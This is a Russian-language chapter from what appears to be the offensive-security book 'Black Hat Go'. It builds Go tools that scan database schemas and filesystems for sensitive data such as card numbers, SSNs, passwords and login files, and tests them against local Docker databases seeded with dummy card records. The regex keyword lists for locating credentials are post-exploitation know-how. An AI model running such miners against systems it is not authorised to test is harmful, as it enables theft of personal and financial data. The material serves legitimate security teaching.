По данным разных исследований, на 2020 год брешь в системе безопасности может стоить компании от 4 до 7 миллионов долларов. В частности, IBM выяснили, что потеря одной записи может обойтись организации в 129–355 долларов. Да уж, Black Hat-хакер может неплохо заработать на черном рынке, продавая данные кредитных карт по 7–80 долларов за штуку (http://online.wsj.com/public/resources/documents/secureworks_hacker_annualreport.pdf).

В результате взлома одной только компании Target были украдены данные около 40 миллионов кредитных карт, которые в некоторых случаях продавались по 135 долларов (http://www.businessinsider.com/heres-what-happened-

to-your-target-data-that-was-hacked-2014-10/). Это весьма прибыльно. Мы ни в коем случае не одобряем подобные действия, но ребята с сомнительными моральными принципами умудряются зарабатывать на краже данных хорошие деньги.

Ладно, хватит рассуждать об этой индустрии и приводить ссылки — пора заняться добычей данных. В этой главе вы научитесь настраивать и заполнять различные базы данных SQL и NoSQL, а также подключаться к ним и взаимодействовать с ними. Все это будем реализовывать с помощью Go. Кроме того, мы покажем вам, как создать майнер данных для БД и файловых систем, который будет находить особо ценную информацию по ее ключевым признакам.

Настройка баз данных с помощью Docker

В этом разделе мы установим различные системы баз данных, а затем заполним их информацией, которую сами же и будем красть в последующих примерах. Везде, где возможно, используем Docker из-под виртуальной машины Ubuntu 18.04. *Docker* — это платформа создания контейнеров ПО, упрощающая развертывание приложений и управление ими. Она дает возможность связывать программы упрощающим развертывание способом. При этом контейнер остается отделенным от операционной системы, что предотвращает «загрязнение» хостовой машины. Это очень классная штука.

Для данной главы мы задействуем несколько предварительно настроенных образов Docker для баз данных, с которыми будем работать. Если Docker у вас еще не установлен, то инструкции по его установке в Ubuntu вы найдете здесь: https://docs.docker.com/install/linux/docker-ce/ubuntu/.

ПРИМЕЧАНИЕ

Мы намеренно опустили детали настройки экземпляра Oracle. Несмотря на то что Oracle предоставляет образы виртуальных машин, которые можно скачать и использовать для создания тестовой БД, мы посчитали, что знакомить вас со всеми этими действиями необязательно, поскольку они аналогичны приводимым далее примерам с MySQL. Поэтому реализация версий программы с применением Oracle остается для вас домашним заданием.

Установка и заполнение MongoDB

MongoDB — это единственная база данных NoSQL, с которой мы будем работать в этой главе. В отличие от традиционных реляционных БД, она не взаимодействует посредством SQL. Вместо этого MongoDB для извлечения данных и управления ими использует понятный синтаксис JSON. Этому виду баз данных посвящены целые книги, и ее подробное рассмотрение выходит за рамки изучения нашего материала. На данном этапе мы с вами установим образ Docker и заполним его фиктивными данными.

В отличие от стандартных баз данных SQL, MongoDB *не имеет* схемы, то есть не придерживается предопределенной жесткой системы организации табличных данных. Это объясняет, почему в листинге 7.1 вы видите только команды `insert` без каких-либо определений схем. Начнем с установки образа Docker MongoDB:

```
$ docker run --name some-mongo -p 27017:27017 mongo
```

Эта команда скачает образ `mongo` из репозитория Docker, запустит новый экземпляр `some-mongo` (имя можете дать любое) и сопоставит локальный порт `27017` с портом контейнера `27017`. Сопоставление портов необходимо, поскольку так мы получаем возможность обращаться к экземпляру базы данных непосредственно из операционной системы. Иначе он был бы недоступен.

Проверьте, запустился ли контейнер автоматически, сделав вывод всех выполняющихся контейнеров:

```
$ docker ps
```

Если автоматически он не запускается, выполните:

```
$ docker start some-mongo
```

Команда `start` должна запустить контейнер.

После этого подключитесь к экземпляру MongoDB с помощью команды `run`, передав ему клиент MongoDB. Таким образом вы можете взаимодействовать с БД для заполнения ее данными:

```
$ docker run -it --link some-mongo:mongo --rm mongo sh \
  -c 'exec mongo "$MONGO_PORT_27017_TCP_ADDR:$MONGO_PORT_27017_TCP_PORT/store"'
>
```

Эта волшебная команда запускает второй, теперь уже одноразовый, контейнер Docker, в котором установлен исполняемый файл клиента MongoDB (то есть устанавливать его в систему хоста уже не нужно), и задействует этот контейнер для подключения к экземпляру MongoDB Docker контейнера `some-mongo`. В этом примере выполняется подключение к БД `store`.

В листинге 7.1 мы вставляем массив документов в коллекцию `transactions`. (Все листинги кода находятся в корне /exist репозитория https://github.com/blackhat-go/bhg/.)

Листинг 7.1. Внедрение транзакций в коллекцию MongoDB (/ch-7/db/seed-mongo.js)

```
> db.transactions.insert([
{
    "ccnum" : "4444333322221111",
    "date" : "2019-01-05",
    "amount" : 100.12,
```

```
    "cvv" : "1234",
    "exp" : "09/2020"
},
{
    "ccnum" : "4444123456789012",
    "date" : "2019-01-07",
    "amount" : 2400.18,
    "cvv" : "5544",
    "exp" : "02/2021"
},
{
    "ccnum" : "4465122334455667",
    "date" : "2019-01-29",
    "amount" : 1450.87,
    "cvv" : "9876",
    "exp" : "06/2020"
}
]);
```

Вот и все! Таким образом вы создали экземпляр базы данных MongoDB и заполнили его коллекцией `transactions`, которая содержит три фиктивных документа для запросов, чем мы вскоре и займемся. Но сначала вам нужно узнать, как устанавливать и заполнять традиционные базы данных SQL.

Установка и заполнение баз данных PostgreSQL и MySQL

PostgreSQL (также называемая *Postgres*) и *MySQL* — вероятно, наиболее распространенные и хорошо известные корпоративные реляционные системы баз данных с открытым исходным кодом. При этом официальные образы Docker существуют для обеих. Из-за их сходства и в основном одинакового процесса установки мы объединили здесь соответствующие инструкции.

Во-первых, как и в примере с MongoDB, сначала нужно скачать и установить подходящий образ Docker:

```
$ docker run --name some-mysql -p 3306:3306 -e MYSQL_ROOT_PASSWORD=password
-d mysql
$ docker run --name some-postgres -p 5432:5432 -e POSTGRES_PASSWORD=password
-d postgres
```

После сборки контейнеров убедитесь, что они работают. Если же нет, их можно запустить с помощью команды `docker start` *`name`*.

Далее можно подключиться к этим контейнерам из подходящего клиента, опять же используя образ Docker, чтобы избежать установки дополнительных файлов на хосте, и продолжить создавать, а затем заполнять базу данных. В листинге 7.2 прописана логика MySQL.

Листинг 7.2. Создание и инициализация базы данных MySQL

```
$ docker run -it --link some-mysql:mysql --rm mysql sh -c \
'exec mysql -h "$MYSQL_PORT_3306_TCP_ADDR" -P"$MYSQL_PORT_3306_TCP_PORT" \
-uroot -p"$MYSQL_ENV_MYSQL_ROOT_PASSWORD"'
mysql> create database store;
mysql> use store;
mysql> create table transactions(ccnum varchar(32), date date, amount
float(7,2),
    -> cvv char(4), exp date);
```

Этот листинг, как и последующий, начинается с одноразовой оболочки Docker, выполняющей соответствующий двоичный файл клиента. Она генерирует базу данных `store` и подключается к ней, после чего создает таблицу `transactions`. Эти два листинга идентичны, за исключением того, что связаны с разными системами БД.

В листинге 7.3 прописана логика Postgres, которая немного отличается синтаксисом от MySQL.

Листинг 7.3. Создание и инициализация базы данных Postgres

```
$ docker run -it --rm --link some-postgres:postgres postgres psql -h postgres
                      -U postgres
postgres=# create database store;
postgres=# \connect store
store=# create table transactions(ccnum varchar(32), date date, amount money, cvv
        char(4), exp date);
```

В MySQL и Postgres синтаксис для внедрения транзакций идентичен. Например, в листинге 7.4 указано, как вставить три документа в коллекцию `transactions` MySQL.

Листинг 7.4. Вставка транзакций в базы данных MySQL (/ch-7/db/seed-pg-mysql.sql)

```
mysql> insert into transactions(ccnum, date, amount, cvv, exp) values
    -> ('4444333322221111', '2019-01-05', 100.12, '1234', '2020-09-01');
mysql> insert into transactions(ccnum, date, amount, cvv, exp) values
    -> ('4444123456789012', '2019-01-07', 2400.18, '5544', '2021-02-01');
mysql> insert into transactions(ccnum, date, amount, cvv, exp) values
    -> ('4465122334455667',  '2019-01-29',  1450.87,  '9876',  '2019-06-01');
```

Попробуйте вставить те же три документа в свою БД Postgres.

Установка и заполнение баз данных Microsoft SQL Server

В 2016 году Microsoft начала делать шаги по раскрытию некоторых из своих ключевых технологий, одной из которых была Microsoft SQL (MSSQL) Server. Стоит сделать на этом акцент, продемонстрировав то, что так долго было невозможно, — установку MSSQL Server на ОС Linux. К тому же для нее существует образ Docker, который можно установить следующей командой:

```
$ docker run --name some-mssql -p 1433:1433 -e 'ACCEPT_EULA=Y' \
-e 'SA_PASSWORD=Password1!' -d microsoft/mssql-server-linux
```

Эта команда аналогична тем, что мы выполняли в двух предыдущих разделах, но, согласно документации, значение `SA_PASSWORD` должно быть сложным — комбинацией букв в верхнем и нижнем регистре, чисел и специальных символов, в противном случае аутентификацию пройти не получится. Поскольку это всего лишь тестовый экземпляр, предыдущее значение выбрано простым и соответствует перечисленным требованиям в минимальной степени, что мы обычно и встречаем в корпоративных сетях.

Установив образ, запустите контейнер, создайте схему и заполните базу данных, как показано в листинге 7.5.

Листинг 7.5. Создание и заполнение базы данных MSSQL

```
$ docker exec -it some-mssql /opt/mssql-tools/bin/sqlcmd -S localhost \
> -U sa -P 'Password1!'
> create database store;
> go
> use store;
> create table transactions(ccnum varchar(32), date date, amount decimal(7,2),
> cvv char(4), exp date);
> go
> insert into transactions(ccnum, date, amount, cvv, exp) values
> ('4444333322221111', '2019-01-05', 100.12, '1234', '2020-09-01');
> insert into transactions(ccnum, date, amount, cvv, exp) values
> ('4444123456789012', '2019-01-07', 2400.18, '5544', '2021-02-01');
> insert into transactions(ccnum, date, amount, cvv, exp) values
> ('4465122334455667', '2019-01-29', 1450.87, '9876', '2020-06-01');
> go
```

Этот листинг повторяет логику, показанную для MySQL и Postgres. Здесь с помощью Docker происходит подключение к сервису, создание базы данных `store` и подключение к ней, а также создание и заполнение таблицы `transactions`. Мы представляем ее отдельно от других БД SQL, потому что она имеет специфичный MSSQL-синтаксис.

Подключение к базам данных и запрос информации с помощью Go

Теперь, когда у вас есть несколько тестовых баз данных для работы, можно создать логику для подключения к ним и получения нужных данных через клиент Go. Мы разделили этот материал на две темы — одна касается MongoDB, вторая — традиционных баз данных SQL.

Запрос данных из MongoDB

Несмотря на наличие прекрасного стандартного SQL-пакета, Go не поддерживает аналогичный пакет для работы с базами данных NoSQL. Для этого вам придется использовать сторонние инструменты. Вместо изучения реализации каждого такого стороннего пакета мы сосредоточимся исключительно на MongoDB. Для этого будем применять драйвер `mgo` (произносится *«манго»*).

Начните с установки `mgo`:

```
$ go get gopkg.in/mgo.v2
```

Теперь можно установить подключение и запросить коллекцию `store` (эквивалент таблицы), для чего потребуется еще меньше кода, чем в примере с SQL, который мы создадим чуть позже (листинг 7.6).

Листинг 7.6. Подключение к базе данных MongoDB и запрос данных (/ch-7/db/mongo-connect/main.go)

```
package main

import (
    "fmt"
    "log"

    mgo "gopkg.in/mgo.v2"
)

type Transaction struct { ❶
    CCNum      string  `bson:"ccnum"`
    Date       string  `bson:"date"`
    Amount     float32 `bson:"amount"`
    Cvv        string  `bson:"cvv"`
    Expiration string  `bson:"exp"`
}

func main() {
    session, err := mgo.Dial("127.0.0.1") ❷
    if err != nil {
        log.Panicln(err)
    }
    defer session.Close()

    results := make([]Transaction, 0)
    if err := session.DB("store").C("transactions").Find(nil).All(&results)❸;
              err != nil {
        log.Panicln(err)
    }
    for _, txn := range results { ❹
        fmt.Println(txn.CCNum, txn.Date, txn.Amount, txn.Cvv, txn.Expiration)
    }
}
```

Сначала идет определение типа `Transaction`, который будет представлять один документ из коллекции `store` ❶. Внутренний механизм представления данных в MongoDB — это двоичный JSON. По этой причине для определения любых директив маршалинга используются теги. В этом случае с их помощью мы явно определяем имена элементов для применения в двоичных данных JSON.

В функции `main()` ❷ вызов `mgo.Dial()` создает сессию, устанавливая подключение к базе данных, выполняя тестирование на наличие ошибок и реализуя отложенный вызов для закрытия сессии. После этого с помощью переменной `session` запрашивается база данных `store` ❸, откуда извлекаются все записи коллекции `transactions`. Результаты мы сохраняем в срезе `Transaction` под названием `results`. Теги структуры используются для демаршалинга двоичного JSON в определенный нами тип. В завершение выполняется перебор результатов и их вывод на экран ❹. И в этом случае, и в примере с SQL из следующего раздела вывод должен выглядеть так:

```
$ go run main.go
4444333322221111  2019-01-05   100.12  1234 09/2020
4444123456789012  2019-01-07  2400.18  5544 02/2021
4465122334455667  2019-01-29  1450.87  9876 06/2020
```

Обращение к базам данных SQL

Go содержит стандартный пакет `database/sql`, который определяет интерфейс для взаимодействия с базами данных SQL и их аналогами. Базовая реализация автоматически включает такую функциональность, как пул подключений и поддержка транзакций. Драйверы базы данных, соответствующие этому интерфейсу, автоматически наследуют эти возможности и, по сути, являются взаимозаменяемыми, поскольку API между ними остается согласованным. Вызовы функций и реализация в коде идентичны независимо от того, используете вы Postgres, MSSQL, MySQL или другой драйвер. В результате этого удобно менять серверные базы данных при минимальном изменении кода клиента. Конечно же, эти драйверы могут реализовывать специфичные для БД возможности и задействовать различный SQL-синтаксис, но вызовы функций при этом практически одинаковы. Поэтому мы покажем, как подключать всего одну базу данных SQL — MySQL, а остальные БД SQL оставим в качестве самостоятельного упражнения. Начнем с установки драйвера:

```
$ go get github.com/go-sql-driver/mysql
```

Далее создадим простой клиент, который подключается к этой базе данных и извлекает информацию из таблицы `transactions`, как показано в листинге 7.7.

Листинг 7.7. Подключение к БД MySQL и запрос данных (/ch-7/db/mysql-connect/main.go)

```
package main

import (
```

```
    "database/sql" ❶
    "fmt"
    "log"

    "github.com/go-sql-driver/mysql" ❷
)

func main() {
    db, err := sql.Open("mysql", "root:password@tcp(127.0.0.1:3306)/store")❸
    if err != nil {
        log.Panicln(err)
    }
    defer db.Close()

    var (
        ccnum, date, cvv, exp string
        amount                float32
    )
    rows, err := db.Query("SELECT ccnum, date, amount, cvv, exp FROM
transactions") ❹
    if err != nil {
        log.Panicln(err)
    }
    defer rows.Close()
    for rows.Next() {
        err := rows.Scan(&ccnum, &date, &amount, &cvv, &exp)❺
        if err != nil {
            log.Panicln(err)
        }
        fmt.Println(ccnum, date, amount, cvv, exp)
    }
    if rows.Err() != nil {
        log.Panicln(err)
    }
}
```

Код начинается с импорта пакета Go `database/sql` ❶. Это позволяет реализовать взаимодействие с базой данных через удобный интерфейс стандартной библиотеки SQL. Кроме того, мы импортируем драйвер базы данных ❷. Начальное подчеркивание указывает на то, что она импортируется анонимно, то есть ее экспортируемые типы не включаются, но драйвер регистрируется пакетом `sql`, и в результате драйвер MySQL сам обрабатывает вызовы функций.

Далее идет вызов `sql.Open()` для установки подключения к базе данных ❸. Первый параметр указывает, какой драйвер использовать — в данном случае это `mysql`, а второй определяет строку подключения. Затем мы обращаемся к базе данных, передавая инструкцию SQL для выбора всех строк из таблицы `transactions` ❹, после чего перебираем эти строки, последовательно считывая данные в переменные и выводя значения ❺.

Это все, что необходимо для запроса данных из MySQL. Для использования другой серверной БД потребуется внести в код лишь минимальные изменения:

- импортировать подходящий драйвер базы данных;
- изменить передаваемые в `sql.Open()` параметры;
- скорректировать SQL-синтаксис в соответствии с требованиями серверной базы данных.

Среди нескольких доступных драйверов баз данных часть написаны на чистом Go. А некоторые другие используют `cgo` для ряда внутренних взаимодействий. Полный список доступных драйверов можно найти здесь: https://github.com/golang/go/wiki/SQLDrivers/.

Создание майнера данных

В этом разделе мы создадим инструмент, проверяющий схему базы данных (например, имена столбцов) в поиске ценной информации. Допустим, нам нужно найти пароли, хеши, номера социального страхования и кредитных карт. Вместо написания единой утилиты, добывающей информацию из различных БД, мы создадим раздельные программы — по одной для каждой БД — и задействуем конкретный интерфейс, обеспечивая согласованность между их реализациями. Такая гибкость может оказаться излишней для данного примера, но она дает возможность создать переносимый код, который можно использовать повторно.

Интерфейс должен быть минимальным, то есть состоять из нескольких базовых типов и функций, требуя реализации всего одного метода для извлечения схемы базы данных. В листинге 7.8 определяется именно такой интерфейс майнера с названием `dbminer.go`.

Листинг 7.8. Реализация майнера данных (/ch-7/db/dbminer/dbminer.go)

```
package dbminer

import (
    "fmt"
    "regexp"
)

❶ type DatabaseMiner interface {
    GetSchema() (*Schema, error)
}

❷ type Schema struct {
    Databases []Database
}
```

```
type Database struct {
    Name    string
    Tables  []Table
}

type Table struct {
    Name    string
    Columns []string
}

❸ func Search(m DatabaseMiner) error {
  ❹ s, err := m.GetSchema()
    if err != nil {
        return err
    }

    re := getRegex()
  ❺ for _, database := range s.Databases {
        for _, table := range database.Tables {
            for _, field := range table.Columns {
                for _, r := range re {
                    if r.MatchString(field) {
                        fmt.Println(database)
                        fmt.Printf("[+] HIT: %s\n", field)
                    }
                }
            }
        }
    }
    return nil
}

❻ func getRegex() []*regexp.Regexp {
     return []*regexp.Regexp{
         regexp.MustCompile(`(?i)social`),
         regexp.MustCompile(`(?i)ssn`),
         regexp.MustCompile(`(?i)pass(word)?`),
         regexp.MustCompile(`(?i)hash`),
         regexp.MustCompile(`(?i)ccnum`),
         regexp.MustCompile(`(?i)card`),
         regexp.MustCompile(`(?i)security`),
         regexp.MustCompile(`(?i)key`),
    }
}

/* Ненужный код опущен для краткости */
```

Код начинается с определения интерфейса `DatabaseMiner` ❶. Для реализующих этот интерфейс типов будет требоваться один-единственный метод — `GetSchema()`. Поскольку каждая серверная база данных может иметь собственную логику для извлечения данной схемы, подразумевается, что каждая конкретная утилита сможет реализовать эту логику уникальным для используемых БД и драйвера способом.

Далее мы определяем тип `Schema`, состоящий из нескольких подтипов, которые определены здесь же ❷. Тип `Schema` задействуется для логического представления схемы БД, то есть баз данных, таблиц и столбцов. Вы могли обратить внимание на то, что функция `GetSchema()` в определении интерфейса ожидает, что реализации вернут `*Schema`.

Далее идет определение одной функции `Search()` с объемной логикой. Эта функция ожидает передачи экземпляра `DatabaseMiner` и сохраняет значение майнера в переменной `m` ❸. Начинается она с вызова `m.GetSchema()` для извлечения схемы ❹. Затем функция перебирает всю эту схему в поиске списка соответствующих значений регулярному выражению (regex) ❺. При нахождении соответствий схема базы данных и совпадающие поля выводятся на экран.

В завершение мы определяем функцию `getRegex()` ❻. Она компилирует строки регулярных выражений с помощью пакета Go `regexp` и возвращает срез их значений. Список `regex` состоит из нечувствительных к регистру строк, которые сопоставляются со стандартными или интересующими нас именами полей, например `ccnum`, `ssn` и `password`.

Теперь, имея в распоряжении интерфейс добытчика, можно создать особые реализации утилит. Начнем с добытчика данных из MongoDB.

Реализация майнера данных из MongoDB

Утилита для работы с MongoDB, показанная в листинге 7.9, реализует интерфейс из листинга 7.8, а также интегрирует код подключения к базе данных, который мы написали в листинге 7.6.

Листинг 7.9. Создание майнера для MongoDB (/ch-7/db/mongo/main.go)

```
   package main

   import (
       "os"

     ❶ "github.com/bhg/ch-7/db/dbminer"
       "gopkg.in/mgo.v2"
       "gopkg.in/mgo.v2/bson"
   )

❷  type MongoMiner struct {
       Host    string
       session *mgo.Session
   }

❸  func New(host string) (*MongoMiner, error) {
       m := MongoMiner{Host: host}
```

```
        err := m.connect()
        if err != nil {
            return nil, err
        }
        return &m, nil
    }

❹   func (m *MongoMiner) connect() error {
        s, err := mgo.Dial(m.Host)
        if err != nil {
            return err
        }
        m.session = s
        return nil
    }

❺   func (m *MongoMiner) GetSchema() (*dbminer.Schema, error) {
        var s = new(dbminer.Schema)

        dbnames, err := m.session.DatabaseNames()❻
        if err != nil {
            return nil, err
        }

        for _, dbname := range dbnames {
            db := dbminer.Database{Name: dbname, Tables: []dbminer.Table{}}
            collections, err := m.session.DB(dbname).CollectionNames()❼
            if err != nil {
                return nil, err
            }

            for _, collection := range collections {
                table := dbminer.Table{Name: collection, Columns: []string{}}

                var docRaw bson.Raw
                err  :=  m.session.DB(dbname).C(collection).Find(nil).One(&docRaw)❽
                if err != nil {
                    return  nil, err
                }

                var doc bson.RawD
                if err := docRaw.Unmarshal(&doc); err != nil {❾
                    if err != nil {
                        return nil, err
                    }
                }

                for _,  f :=  range  doc {
                    table.Columns = append(table.Columns, f.Name)
                }
                db.Tables = append(db.Tables, table)
```

```
        }
        s.Databases = append(s.Databases, db)
    }
    return s, nil
}

func main() {

    mm, err := New(os.Args[1])
    if err != nil {
        panic(err)
    }
  ❿ if err := dbminer.Search(mm); err != nil {
        panic(err)
    }
}
```

Вначале мы импортируем пакет `dbminer`, определяющий интерфейс `DatabaseMiner` ❶. Затем прописываем тип `MongoMiner`, который будет использоваться для реализации этого интерфейса ❷. Для удобства также реализуется функция `New()`, создающая новый экземпляр типа `MongoMiner` ❸, вызывая метод `connect()`, который устанавливает подключение к базе данных ❹. В совокупности эта логика производит начальную загрузку кода, выполняя подключение к базе данных аналогичным рассмотренному в листинге 7.6 способом.

Самая интересная часть кода содержится в реализации метода интерфейса `GetSchema()` ❺. В отличие от примера кода MongoDB из листинга 7.6, теперь мы проверяем метаданные MongoDB, сначала извлекая имена баз данных ❻, а затем перебирая эти базы данных для получения имен коллекции каждой ❼. В завершение эта функция получает сырой документ, который, в отличие от типичного запроса MongoDB, использует отложенный демаршалинг ❽. Это позволяет явно демаршалировать запись в общую структуру и проверить имена полей ❾. Если бы не возможность такого отложенного демаршалинга, пришлось бы определять явный тип, скорее всего, использующий атрибуты тега `bson`, инструктируя программу о порядке демаршалинга данных в определенную нами структуру. В этом случае мы не знаем о типах полей или структуре (или нам все равно), нам просто нужны имена полей (не данные) — именно так можно демаршалировать структурированные данные, не зная структуры заранее.

Функция `main()` ожидает IP-адрес экземпляра MongoDB в качестве единственного аргумента, вызывает функцию `New()` для начальной загрузки всего, после чего вызывает `dbminer.Search()`, передавая ему экземпляр `MongoMiner` ❿. Напомним, что `dbminer.Search()` вызывает `GetSchema()` в полученном экземпляре `DatabaseMiner`. Таким образом происходит вызов реализации функции `MongoMiner`, что приводит к созданию `dbminer.Schema`, которая затем просматривается на соответствие списку `regex` из листинга 7.8.

При запуске утилиты получаем следующий вывод:

```
$ go run main.go 127.0.0.1
[DB] = store
    [TABLE] = transactions
        [COL] = _id
        [COL] = ccnum
        [COL] = date
        [COL] = amount
        [COL] = cvv
        [COL] = exp

[+] HIT: ccnum
```

Совпадение найдено! Выглядит она не очень аккуратно, но работу выполняет исправно — успешно обнаруживает коллекцию базы данных, содержащую поле `ccnum`.

Разобравшись с реализацией для MongoDB, в следующем разделе сделаем то же самое для серверной базы данных MySQL.

Реализация майнера для MySQL

Чтобы реализация MySQL заработала, мы будем проверять таблицу `information_schema.columns`. Она содержит метаданные обо всех базах данных и их структурах, включая таблицы и имена столбцов. Чтобы максимально упростить потребление данных, используйте приведенный далее SQL-запрос. Он удалит информацию о некоторых из встроенных БД MySQL, не имеющих для нас значения:

```
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM columns
    WHERE TABLE_SCHEMA NOT IN ('mysql', 'information_schema',
                               'performance_schema', 'sys')
    ORDER BY TABLE_SCHEMA, TABLE_NAME
```

В результате данного запроса вы получите примерно такие результаты:

```
+--------------+--------------+-------------+
| TABLE_SCHEMA | TABLE_NAME   | COLUMN_NAME |
+--------------+--------------+-------------+
| store        | transactions | ccnum       |
| store        | transactions | date        |
| store        | transactions | amount      |
| store        | transactions | cvv         |
| store        | transactions | exp         |
--пропуск--
```

Несмотря на то что использовать этот запрос для извлечения информации схемы довольно просто, сложность кода обусловливается стремлением логически дифференцировать и категоризировать каждую строку при определении функции

GetSchema(). Например, последовательные строки вывода могут принадлежать или не принадлежать одной базе данных/таблице, поэтому ассоциирование строк с правильными экземплярами dbminer.Database и dbminer.Table становится несколько запутанным.

В листинге 7.10 показана реализация.

Листинг 7.10. Создание майнера для MySQL (/ch-7/db/mysql/main.go/)

```
type MySQLMiner struct {
    Host string
    Db   sql.DB
}

func New(host string) (*MySQLMiner,  error)  {
    m := MySQLMiner{Host: host}
    err := m.connect()
    if err != nil {
        return nil, err
    }
    return &m, nil
}

func (m *MySQLMiner) connect() error {

    db, err := sql.Open(
        "mysql",
      ❶ fmt.Sprintf("root:password@tcp(%s:3306)/information_schema", m.Host))
    if err != nil {
        log.Panicln(err)
    }
    m.Db = *db
    return nil
}

func (m *MySQLMiner) GetSchema() (*dbminer.Schema, error) {
    var s = new(dbminer.Schema)

  ❷ sql := `SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM columns
    WHERE TABLE_SCHEMA NOT IN
    ('mysql', 'information_schema', 'performance_schema', 'sys')
    ORDER BY TABLE_SCHEMA, TABLE_NAME`
    schemarows, err := m.Db.Query(sql)
    if err != nil {
        return nil, err
    }
    defer schemarows.Close()

    var prevschema, prevtable string var db dbminer.Database
    var table dbminer.Table
  ❸ for schemarows.Next() {
```

```
        var currschema, currtable, currcol string
        if err := schemarows.Scan(&currschema, &currtable, &currcol); err != nil {
            return nil, err
        }

    ❹ if currschema != prevschema {
            if prevschema != "" {
                db.Tables = append(db.Tables, table)
                s.Databases = append(s.Databases, db)
            }
            db = dbminer.Database{Name: currschema, Tables: []dbminer.Table{}}
            prevschema = currschema
            prevtable = ""
        }

    ❺ if currtable != prevtable {
            if prevtable != "" {
                db.Tables = append(db.Tables, table)
            }
            table = dbminer.Table{Name: currtable, Columns: []string{}}
            prevtable = currtable
        }
    ❻ table.Columns = append(table.Columns, currcol)
    }
    db.Tables = append(db.Tables, table) s.Databases = append(s.Databases, db)
    if err := schemarows.Err(); err != nil {
        return nil, err
    }

    return s, nil
}

func main() {
    mm, err := New(os.Args[1])
    if err != nil {
        panic(err)
    }
    defer mm.Db.Close()
    if err := dbminer.Search(mm); err != nil {
        panic(err)
    }
}
```

Бегло просмотрев код, вы можете заметить, что бóльшая его часть очень похожа на пример для MongoDB из предыдущего раздела. В частности, идентична функция `main()`.

Функции начальной загрузки также очень похожи — изменяется лишь логика на взаимодействие с MySQL, а не MongoDB. Обратите внимание на то, что эта логика подключается к базе данных `information.schema` ❶, позволяя проинспектировать схему базы данных.

Основная сложность этого кода заключена в реализации `GetSchema()`. Несмотря на то что мы можем извлечь информацию схемы, используя один запрос к БД ❷, после приходится перебирать результаты ❸, просматривая каждую строку с целью определения присутствующих баз данных, их таблиц и строк этих таблиц. В отличие от реализации для MongoDB, у нас нет преимущества JSON/BSON с тегами атрибутов для маршалинга и демаршалинга данных в сложные структуры. Мы используем переменные для отслеживания информации в текущей строке и сравниваем ее с данными из предыдущей строки, чтобы понять, когда встретим новую базу данных или таблицу. Не самое изящное решение, но с задачей справляется.

Далее идет проверка соответствия имен баз данных текущей и предыдущей строк ❹. Если они совпадают, создается новый экземпляр `miner.Database`. Если это не первая итерация цикла, таблица и база данных добавляются в экземпляр `miner.Schema`. С помощью аналогичной логики мы отслеживаем и добавляем экземпляры `miner.Table` в текущую `minerDatabase` ❺. В завершение каждый столбец добавляется в `miner.Table` ❻.

Теперь запустите готовую программу в отношении экземпляра Docker MySQL, чтобы убедиться в корректности ее работы:

```
$ go run main.go 127.0.0.1
[DB] = store
    [TABLE] = transactions
        [COL] = ccnum
        [COL] = date
        [COL] = amount
        [COL] = cvv
        [COL] = exp

[+] HIT: ccnum
```

Вывод должен получиться практически идентичным выводу для MongoDB. Причина в том, что `dbminer.Schema` не производит никакого вывода — это делает функция `dbminer.Search()`. В этом заключается сила интерфейсов. Можно использовать конкретные реализации ключевых возможностей, задействуя при этом одну стандартную функцию для обработки данных прогнозируемым эффективным способом. В следующем разделе мы отойдем от БД и рассмотрим кражу данных из файловых систем.

Кража данных из файловых систем

В этом разделе мы создадим утилиту, рекурсивно обходящую предоставленный пользователем путь файловой системы, сопоставляя ее содержимое со списком имен файлов, интересующих нас в процессе постэксплуатации. Эти файлы могут содержать помимо прочего личную информацию, имена пользователей, пароли и логины системы.

Данная утилита просматривает именно имена файлов, а не их содержимое. При этом скрипт существенно упрощается тем, что пакет Go `path/filepath` предоставляет стандартную функциональность, с помощью которой можно эффективно обходить структуру каталогов. Сама утилита приведена в листинге 7.11.

Листинг 7.11. Обход файловой системы (/ch-7/filesystem/main.go)

```
package main

import (
    "fmt"
    "log"
    "os"
    "path/filepath"
    "regexp"
)

❶ var regexes = []*regexp.Regexp{
    regexp.MustCompile(`(?i)user`),
    regexp.MustCompile(`(?i)password`),
    regexp.MustCompile(`(?i)kdb`),
    regexp.MustCompile(`(?i)login`),
}

❷ func walkFn(path string, f os.FileInfo, err error) error {
    for _, r := range regexes {
      ❸ if r.MatchString(path) {
            fmt.Printf("[+] HIT: %s\n", path)
        }
    }
    return nil
}

func main() {
    root := os.Args[1]
  ❹ if err := filepath.Walk(root, walkFn); err != nil {
        log.Panicln(err)
    }
}
```

В отличие от реализации майнеров данных из БД, настройка и логика инструмента для кражи информации из файловой системы могут показаться слишком простыми. Аналогично тому, как мы создавали реализации для баз данных, вы определяете список для определения интересующих имен файлов ❶. Чтобы максимально сократить код, мы ограничили этот список всего несколькими элементами, но его вполне можно расширить, чтобы он стал более практичным.

Далее идет определение функции `walkFn()`, которая принимает путь файла и ряд дополнительных параметров ❷. Эта функция перебирает список регулярных выражений в поиске совпадений ❸, которые выводит в stdout. Функция `walkFn()` ❹

используется в функции `main()` и передается в качестве параметра в `filepath.Walk()`. `Walk()` ожидает два параметра — корневой путь и функцию (в данном случае `walkFn()`) — и рекурсивно обходит структуру каталогов, начиная с переданного корневого пути и попутно вызывая `walkFn()` для каждого встречающегося каталога и файла.

Написав утилиту, перейдите на рабочий стол и создайте следующую структуру каталогов:

```
$ tree targetpath/
targetpath/
--- anotherpath
-   --- nothing.txt
-   --- users.csv
--- file1.txt
--- yetanotherpath
    --- nada.txt
    --- passwords.xlsx

2  directories,  5  files
```

Выполнение утилиты в отношении той же папки `targetpath` производит следующий вывод, подтверждая, что код работает исправно:

```
$ go run main.go ./somepath
[+] HIT: somepath/anotherpath/users.csv
[+] HIT: somepath/yetanotherpath/passwords.xlsx
```

Вот и все, что касается данной темы. Вы можете улучшить этот образец кода, включив в него дополнительные регулярные выражения. Мы также призываем вас доработать его, применив проверку `regex` только для имен файлов, но не каталогов. Помимо этого, рекомендуем найти и отметить конкретные файлы с недавним временем доступа или внесения изменений. Эти метаданные могут привести к более важному содержимому, включая файлы, используемые в значимых бизнес-процессах.

Резюме

В этой главе мы углубились во взаимодействие с базами данных и обход файловой системы, используя нативные и сторонние пакеты Go для инспектирования метаданных БД и имен файлов. Эти ресурсы зачастую содержат очень ценную для атакующего информацию, и мы создали различные инструменты, позволяющие находить ее.

В следующей главе мы продемонстрируем практическую обработку сетевых пакетов, а именно научим вас анализировать эти пакеты и манипулировать ими.

8

Обработка сырых пакетов

